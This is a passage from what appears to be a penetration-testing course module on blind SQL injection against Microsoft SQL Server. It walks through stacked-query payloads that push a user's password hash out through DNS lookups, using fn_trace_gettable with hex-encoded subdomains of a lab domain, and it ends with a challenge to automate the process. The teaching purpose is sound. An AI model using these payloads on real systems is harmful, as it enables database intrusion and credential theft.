
DECLARE @T VARCHAR(1024); SELECT @T=(SELECT 1234); SELECT \* FROM [fn\_trace\_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAULT](mailto:fn_trace_gettable('\\'+@T+'.YOUR.DOMAIN\x.trc',DEFAULT));

First, let's carry a test attack to ensure the attacks works as expected, as this is an essential step when performing any blind attack, since it is more difficult to identify potential issues later on. Since we are not interested in doing a Boolean SQL Injection attack, we will not be using AND this time, and will simply inject our above query with a maria';:

Code: sql

maria';DECLARE @T VARCHAR(1024); SELECT @T=(SELECT 1234); SELECT \* FROM [fn\_trace\_gettable('\\'+@T+'.blindsqli.academy.htb\x.trc',DEFAULT);--+-](mailto:fn_trace_gettable('\\'+@T+'.blindsqli.academy.htb\x.trc',DEFAULT);--+-)

Once we send the above query, we should get taken confirming that the query did run correctly: 

Now, we need to check the DNS logs to confirm that a DNS request was sent with the 1234 sub-domain. To do so, we will go to the Logs tab in the DNS server, then Query Logs, and finally hit Query. As we can see, we did indeed get a couple of hits with the above data: 

Instead of (SELECT 1234), we want to capture the password hash of maria. So, we will replace the query defined within @T to the follow:

Code: sql

SELECT password from users WHERE username="maria";

**Note:** We should always ensure that whatever query we choose only returns 1 result, or our attack may not work correctly and we would need to concatenate all results into a single string.

Of course, we still need to encode the result, as it may contain non-ASCII characters which would not comply with DNS rules and will break our attack. So, we replace the @T declaration with the following (as shown earlier):


Code: sql


DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63); SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), password), 1) from users WHERE username="maria"; SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63);


Now, we can stack both queries, while also replacing @T in the domain with @A and @B, and our final injection payload will look as follows:

Code: sql

maria';DECLARE @T VARCHAR(MAX); DECLARE @A VARCHAR(63); DECLARE @B VARCHAR(63); SELECT @T=CONVERT(VARCHAR(MAX), CONVERT(VARBINARY(MAX), password), 1) from users WHERE username='maria'; SELECT @A=SUBSTRING(@T,3,63); SELECT @B=SUBSTRING(@T,3+63,63); SELECT \* FROM [fn\_trace\_gettable('\\'+@A+'.'+@B+'.blindsqli.academy.htb\x.trc',DEFAULT);--+-](mailto:fn_trace_gettable('\\'+@A+'.'+@B+'.blindsqli.academy.htb\x.trc',DEFAULT);--+-)

We run the query, and get taken confirming it executed correctly: 

Finally, we check the DNS logs again, and indeed we do find our encoded result: 

All we need to do now is to decode these values from ASCII hex (after removing the . separating the sub-domains): 

**Challenge:** Try to adapt our earlier scripts to automate this entire process, by automatically splitting the results into as many smaller sub-domains as needed, over multiple requests.